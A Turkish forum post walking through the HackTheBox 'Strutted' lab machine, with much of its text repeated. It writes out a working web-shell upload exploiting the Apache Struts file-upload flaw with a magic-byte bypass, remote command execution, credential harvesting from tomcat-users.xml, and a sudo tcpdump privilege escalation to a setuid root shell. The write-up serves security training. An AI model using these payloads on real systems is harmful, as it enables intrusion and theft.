
- Katılım
- 2 Ocak 2026
- Mesajlar
- 17
- Tepkime puanı
- 26
- Puan
- 13
Merhaba arkadaşlar, Bugün HackTheBox platformunda Medium seviyede bulunan Strutted makinesini çözeceğiz. Her zaman olduğu gibi ilk başta vpn ile bağlanıp makinemizi başlatıyoruz.
İlk sorumuz,

Kaç adet portun açık olduğunu soruyor, nmap taraması yaparak cevabımızı bulalım.
Gördüğünüz gibi 2 adet portumuz açık.
CEVAP: 2
Şimdi 80 portu açık olduğu için tarayıcımızdan web sitesini inceleyeceğiz ama ondan önce nano /etc/hosts komutu ile dns tanımlaması yapmamız gerek.

İkinci sorumuz; “”İndir”e tıklamak, uygulamanın Docker ortamını içeren bir zip dosyasının indirilmesini tetikler. Hedefte çalışan uygulama sunucusunun adı nedir?” Bu sorumuzu cevaplamak için web sitesine girip istenilen dosyayı indiriyoruz. Dosya .zip ile indi unzip ile çıkartıyoruz.
CEVAP: tomcat

3. sorumuzda “Java projesinde, uygulamanın bağımlılıklarını içeren bu dosyanın adı nedir?” sorusunu soruyor. Burada projemiz bir Maven projesi, maven projelerinde tüm kütüpühaneler ve bağımlılıklar, pom.xml dosyasında tutulur, ls komutumuzun çıktısındada bunu görmüştük zaten.
CEVAP: pom.xml

4. Sorumuzda “Uygulamanın kullandığı MVC çerçevesinin adı nedir?” sorusu soruluyor bunun cevabını pom.xml dosyasının içerisinden buluyoruz.
CEVAP: Apache Struts

5. Sorumuzda "Uygulama hangi framework sürümünü kullanıyor?" sorusu soruluyor, bununda cevabını yine pom.xml dosyamızda buluyoruz.
Bu satır, uygulamanın Struts 6.3.0.1 sürümünü kullanacak şekilde derlendiğini gösterir.
CEVAP: 6.3.0.1

6. sorumuzda Apache Struts’taki dosya yükleme mantığı güvenlik açığına atanan 2024 CVE kimliği nedir? sorusunu soruyor, biraz araştırma yaparak cevabını bulacağız.

Ufak bir araştırma sonucunda CVE kodumuzu buluyoruz.
CEVAP: CVE-2024–53677
7. sorumuzda Strutted üzerinde web uygulaması hangi sistem kullanıcısı olarak çalışıyor? sorusu soruluyor, bu sorumuzun cevabını diğer incelediğimiz yerlerden çıkarım yapacağız yani, tomcat ile çalıştığını biliyoruz ve tomcat ile olan web uygulamaları genellikle kendi adıyla oluşturulmuş kısıtlı bir kullanıcı olan tomcat kullanıcısı ile çalıştırılır.
CEVAP: tomcat
8. sorumuzda Strutted’da james kullanıcısının şifresi nedir? sorusu soruluyor, bu durumda artık web sitesine dönüp burp ile manipülasyonlara başlamamız lazım, web sitesi direk bizi dosya yükleme ekranıyla karşılıyor. Zaten bulunan açıkta dosya yüklemde bulunan bir açık. Struts 2'nin bu zafiyetinde olay şudur: Dosya yüklerken “File Upload Interceptor” önce dosya uzantısını kontrol eder (senin gönderdiğin filename="test.png" kısmına bakar). Ancak, biz HTTP isteğine manuel olarak yeni bir parametre ekleyip dosya ismini (fileName) sonradan ezersek, Struts dosyayı kaydederken bizim istediğimiz yeni ismi kullanır.
https://medium.com/plans?source=upg...2756ab---------------------------------------
Dosya yüklemeye çalıştığımızda böyle bir istek gönderiliyor, isteğimizi manipüle edip shell kodu göndereceğiz.
Kodumuzu burp ile manipüle edip gönderdik sonucumuz 200 döndü fakat bir sorunumuz var.
Bu durum bize şunu söylüyor,Struts sadece dosya uzantısına (.jpg) bakmıyor, dosyanın içeriğini (Magic Bytes) de kontrol ediyor. Benim gönderdiğim JSP kodunu okudu, "Bu resim değil" dedi ve işlemi iptal etti. Bunu aşmak için Magic Bytes (Dosya İmzası) tekniğini kullanacağız. Payload’un en başına sahte bir GIF imzası ekleyerek sunucuyu kandıracağız.
Komutumuzu böyle gönderdik ve yüklemeyi başardık Ancak HTML çıktısında <img src="uploads/20260109_131736/bypass.gif" ... /> yazıyor. Yani sistem bize "Ben bunu GIF olarak kaydettim" diyor. Eğer dosya uzantısı .gif kaldıysa JSP kodumuz çalışmaz.
Ama Struts bazen dosyayı bizim istediğimiz isimle (shell.jsp) kaydeder ama ekrana eski ismi basar. O yüzden hemen kontrol etmemiz lazım.
404 Aldık Burp komutumuzda ufak bir değişiklik yapıp tekrar deneyelim.
Komutumuzu şu şekilde değiştirip isteğimizi tekrar gönderiyoruz.
Artık içerideyiz ve sunucuda komut çalıştırabiliyoruz
Dosyamızın yerini bulup gerekli bilgileri çekeceğiz.
Burada güzel bir bilgi ele geçiriyoruz
Bize verilen şifre ile ssh’a bağlantımızı sağladık
USER FLAG: 595f84a25b5c5ab58077046ae9f699ae

Bu sorumuzun cevabı için ssh içerisinde dolaşacağız biraz
CEVAP: tcpdump
root shelli aldık fakat okuma iznimiz yok.
bu komutları çalıştırıp içeri girdikten sonra,
ardından
Ardından exitleyip kendi kullanıcımıza dönüyoruz
FLAG: 2f0b992cd3b4cac4c206eb333009d81c
İlk sorumuz,
Kaç adet portun açık olduğunu soruyor, nmap taraması yaparak cevabımızı bulalım.
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open http nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Gördüğünüz gibi 2 adet portumuz açık.
CEVAP: 2
Şimdi 80 portu açık olduğu için tarayıcımızdan web sitesini inceleyeceğiz ama ondan önce nano /etc/hosts komutu ile dns tanımlaması yapmamız gerek.
<machine_ip_adresi> strutted.htb
İkinci sorumuz; “”İndir”e tıklamak, uygulamanın Docker ortamını içeren bir zip dosyasının indirilmesini tetikler. Hedefte çalışan uygulama sunucusunun adı nedir?” Bu sorumuzu cevaplamak için web sitesine girip istenilen dosyayı indiriyoruz. Dosya .zip ile indi unzip ile çıkartıyoruz.
┌──(kali㉿kali)-[~/Downloads/strutted]
└─$ ls
mvnw mvnw.cmd pom.xml src target
┌──(kali㉿kali)-[~/Downloads/strutted]
└─$
CEVAP: tomcat
3. sorumuzda “Java projesinde, uygulamanın bağımlılıklarını içeren bu dosyanın adı nedir?” sorusunu soruyor. Burada projemiz bir Maven projesi, maven projelerinde tüm kütüpühaneler ve bağımlılıklar, pom.xml dosyasında tutulur, ls komutumuzun çıktısındada bunu görmüştük zaten.
CEVAP: pom.xml
4. Sorumuzda “Uygulamanın kullandığı MVC çerçevesinin adı nedir?” sorusu soruluyor bunun cevabını pom.xml dosyasının içerisinden buluyoruz.
<groupId>org.apache.struts</groupId>
CEVAP: Apache Struts
5. Sorumuzda "Uygulama hangi framework sürümünü kullanıyor?" sorusu soruluyor, bununda cevabını yine pom.xml dosyamızda buluyoruz.
<struts2.version>6.3.0.1</struts2.version>
Bu satır, uygulamanın Struts 6.3.0.1 sürümünü kullanacak şekilde derlendiğini gösterir.
CEVAP: 6.3.0.1
6. sorumuzda Apache Struts’taki dosya yükleme mantığı güvenlik açığına atanan 2024 CVE kimliği nedir? sorusunu soruyor, biraz araştırma yaparak cevabını bulacağız.
Ufak bir araştırma sonucunda CVE kodumuzu buluyoruz.
CEVAP: CVE-2024–53677
7. sorumuzda Strutted üzerinde web uygulaması hangi sistem kullanıcısı olarak çalışıyor? sorusu soruluyor, bu sorumuzun cevabını diğer incelediğimiz yerlerden çıkarım yapacağız yani, tomcat ile çalıştığını biliyoruz ve tomcat ile olan web uygulamaları genellikle kendi adıyla oluşturulmuş kısıtlı bir kullanıcı olan tomcat kullanıcısı ile çalıştırılır.
CEVAP: tomcat
8. sorumuzda Strutted’da james kullanıcısının şifresi nedir? sorusu soruluyor, bu durumda artık web sitesine dönüp burp ile manipülasyonlara başlamamız lazım, web sitesi direk bizi dosya yükleme ekranıyla karşılıyor. Zaten bulunan açıkta dosya yüklemde bulunan bir açık. Struts 2'nin bu zafiyetinde olay şudur: Dosya yüklerken “File Upload Interceptor” önce dosya uzantısını kontrol eder (senin gönderdiğin filename="test.png" kısmına bakar). Ancak, biz HTTP isteğine manuel olarak yeni bir parametre ekleyip dosya ismini (fileName) sonradan ezersek, Struts dosyayı kaydederken bizim istediğimiz yeni ismi kullanır.
https://medium.com/plans?source=upg...2756ab---------------------------------------
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Length: 73682
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryef7mEWr3zasJflfZ
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://strutted.htb/upload.action;jsessionid=48303CD02846DBC039C3671B7E40A13B
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=48303CD02846DBC039C3671B7E40A13B
Connection: keep-alive
------WebKitFormBoundaryef7mEWr3zasJflfZ
Content-Disposition: form-data; name="upload"; filename="img.jpg"
Content-Type: image/jpeg
Dosya yüklemeye çalıştığımızda böyle bir istek gönderiliyor, isteğimizi manipüle edip shell kodu göndereceğiz.
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryef7mEWr3zasJflfZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64) ...
Cookie: JSESSIONID=48303CD02846DBC039C3671B7E40A13B
Connection: keep-alive
Content-Length: 529
------WebKitFormBoundaryef7mEWr3zasJflfZ
Content-Disposition: form-data; name="upload"; filename="img.jpg"
Content-Type: image/jpeg
<%
java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1;
byte[] b = new byte[2048];
while((a=in.read(b))!=-1){
out.println(new String(b,0,a));
}
%>
------WebKitFormBoundaryef7mEWr3zasJflfZ
Content-Disposition: form-data; name="uploadFileName"
shell.jsp
------WebKitFormBoundaryef7mEWr3zasJflfZ--
Kodumuzu burp ile manipüle edip gönderdik sonucumuz 200 döndü fakat bir sorunumuz var.
<div class="alert alert-danger text-center" role="alert">
The file does not appear to be a valid image.
</div>
Bu durum bize şunu söylüyor,Struts sadece dosya uzantısına (.jpg) bakmıyor, dosyanın içeriğini (Magic Bytes) de kontrol ediyor. Benim gönderdiğim JSP kodunu okudu, "Bu resim değil" dedi ve işlemi iptal etti. Bunu aşmak için Magic Bytes (Dosya İmzası) tekniğini kullanacağız. Payload’un en başına sahte bir GIF imzası ekleyerek sunucuyu kandıracağız.
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryef7mEWr3zasJflfZ
... (Dier Headerlar Ayn1 Kals1n) ...
Content-Length: 540
------WebKitFormBoundaryef7mEWr3zasJflfZ
Content-Disposition: form-data; name="upload"; filename="bypass.gif"
Content-Type: image/gif
GIF89a;
<%
java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1;
byte[] b = new byte[2048];
while((a=in.read(b))!=-1){
out.println(new String(b,0,a));
}
%>
------WebKitFormBoundaryef7mEWr3zasJflfZ
Content-Disposition: form-data; name="uploadFileName"
shell.jsp
------WebKitFormBoundaryef7mEWr3zasJflfZ--
Komutumuzu böyle gönderdik ve yüklemeyi başardık
Ancak HTML çıktısında <img src="uploads/20260109_131736/bypass.gif" ... /> yazıyor. Yani sistem bize "Ben bunu GIF olarak kaydettim" diyor. Eğer dosya uzantısı .gif kaldıysa JSP kodumuz çalışmaz.Ama Struts bazen dosyayı bizim istediğimiz isimle (shell.jsp) kaydeder ama ekrana eski ismi basar. O yüzden hemen kontrol etmemiz lazım.
┌──(kali㉿kali)-[~]
└─$ curl "http://strutted.htb/uploads/20260109_131736/shell.jsp?cmd=id"
<!doctype html><html lang="en"><head><title>HTTP Status 404 – Not Found</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 404 – Not Found</h1><hr class="line" /><p><b>Type</b> Status Report</p><p><b>Message</b> The requested resource [/uploads/20260109_131736/shell.jsp] is not available</p><p><b>Description</b> The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.</p><hr class="line" /><h3>Apache Tomcat/9.0.58 (Ubuntu)</h3></body></html>
404 Aldık
Burp komutumuzda ufak bir değişiklik yapıp tekrar deneyelim.POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAdamGibi
Content-Length: 725
------WebKitFormBoundaryAdamGibi
Content-Disposition: form-data; name="Upload"; filename="bypass.png"
Content-Type: image/png
GIF89a;
<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
%>
------WebKitFormBoundaryAdamGibi
Content-Disposition: form-data; name="top.uploadFileName"
../../cmd.jsp
------WebKitFormBoundaryAdamGibi--
Komutumuzu şu şekilde değiştirip isteğimizi tekrar gönderiyoruz.
┌──(kali㉿kali)-[~]
└─$ curl "http://strutted.htb/cmd.jsp?cmd=id"
GIF89a;
uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
Artık içerideyiz ve sunucuda komut çalıştırabiliyoruz
┌──(kali㉿kali)-[~]
└─$ curl "http://strutted.htb/cmd.jsp?cmd=find+/usr+/opt+/etc+/var+-name+tomcat-users.xml"
GIF89a;
/usr/share/tomcat9/etc/tomcat-users.xml
/etc/tomcat9/tomcat-users.xml
Dosyamızın yerini bulup gerekli bilgileri çekeceğiz.
──(kali㉿kali)-[~]
└─$ curl "http://strutted.htb/cmd.jsp?cmd=cat+/etc/tomcat9/tomcat-users.xml"
GIF89a;
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
<!--
By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary.
Built-in Tomcat manager roles:
- manager-gui - allows access to the HTML GUI and the status pages
- manager-script - allows access to the HTTP API and the status pages
- manager-jmx - allows access to the JMX proxy and the status pages
- manager-status - allows access to the status pages only
The users below are wrapped in a comment and are therefore ignored. If you
wish to configure one or more of these users for use with the manager web
application, do not forget to remove the <!.. ..> that surrounds them. You
will also need to set the passwords to something appropriate.
-->
<!--
<user username="admin" password="<must-be-changed>" roles="manager-gui"/>
<user username="robot" password="<must-be-changed>" roles="manager-script"/>
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
--->
<!--
The sample user and role entries below are intended for use with the
examples web application. They are wrapped in a comment and thus are ignored
when reading this file. If you wish to configure these users for use with the
examples web application, do not forget to remove the <!.. ..> that surrounds
them. You will also need to set the passwords to something appropriate.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
</tomcat-users>
┌──(kali㉿kali)-[~]
└─$
<user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
Burada güzel bir bilgi ele geçiriyoruz
┌──(kali㉿kali)-[~]
└─$ ssh james@strutted.htb
The authenticity of host 'strutted.htb (10.10.11.59)' can't be established.
ED25519 key fingerprint is: SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:15: [hashed name]
~/.ssh/known_hosts:18: [hashed name]
~/.ssh/known_hosts:19: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'strutted.htb' (ED25519) to the list of known hosts.
james@strutted.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Fri Jan 9 01:35:19 PM UTC 2026
System load: 0.0
Usage of /: 70.3% of 5.81GB
Memory usage: 19%
Swap usage: 0%
Processes: 215
Users logged in: 0
IPv4 address for eth0: 10.10.11.59
IPv6 address for eth0: dead:beef::250:56ff:fe94:3604
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Jan 21 13:46:18 2025 from 10.10.14.64
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
james@strutted:~$
Bize verilen şifre ile ssh’a bağlantımızı sağladık
james@strutted:~$ ls
user.txt
james@strutted:~$ cat user.txt
595f84a25b5c5ab58077046ae9f699ae
james@strutted:~$
USER FLAG: 595f84a25b5c5ab58077046ae9f699ae
Bu sorumuzun cevabı için ssh içerisinde dolaşacağız biraz
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
User james may run the following commands on localhost:
(ALL) NOPASSWD: /usr/sbin/tcpdump
CEVAP: tcpdump
(ALL) NOPASSWD: /usr/sbin/tcpdump
james@strutted:~$ echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' > /tmp/exploit.sh
chmod +x /tmp/exploit.sh
james@strutted:~$ sudo /usr/sbin/tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z /tmp/exploit.sh
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
james@strutted:~$ /tmp/rootbash -p
rootbash-5.1$ ls
user.txt
rootbash-5.1$ cat /root/root.txt
cat: /root/root.txt: Permission denied
rootbash-5.1$
root shelli aldık fakat okuma iznimiz yok.
COMMAND='cp /bin/bash /tmp/rootbash; chmod 6777 /tmp/rootbash'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo /usr/sbin/tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
bu komutları çalıştırıp içeri girdikten sonra,
COMMAND='cp /var/lib/tomcat9/webapps/ROOT/WEB-INF/web.xml /tmp/web_analiz.xml; chmod 777 /tmp/web_analiz.xml'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
ardından
sudo /usr/sbin/tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
Ardından exitleyip kendi kullanıcımıza dönüyoruz
james@strutted:/tmp$ echo 'cp /root/root.txt /tmp/bizim_flag.txt; chmod 777 /tmp/bizim_flag.txt' > /tmp/flag_al.sh
chmod +x /tmp/flag_al.sh
james@strutted:/tmp$ sudo /usr/sbin/tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z /tmp/flag_al.sh -Z root
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
james@strutted:/tmp$ cat /tmp/bizim_flag.txt
2f0b992cd3b4cac4c206eb333009d81c
james@strutted:/tmp$ cat /tmp/bizim_flag.txt
2f0b992cd3b4cac4c206eb333009d81c
james@strutted:/tmp$
FLAG: 2f0b992cd3b4cac4c206eb333009d81c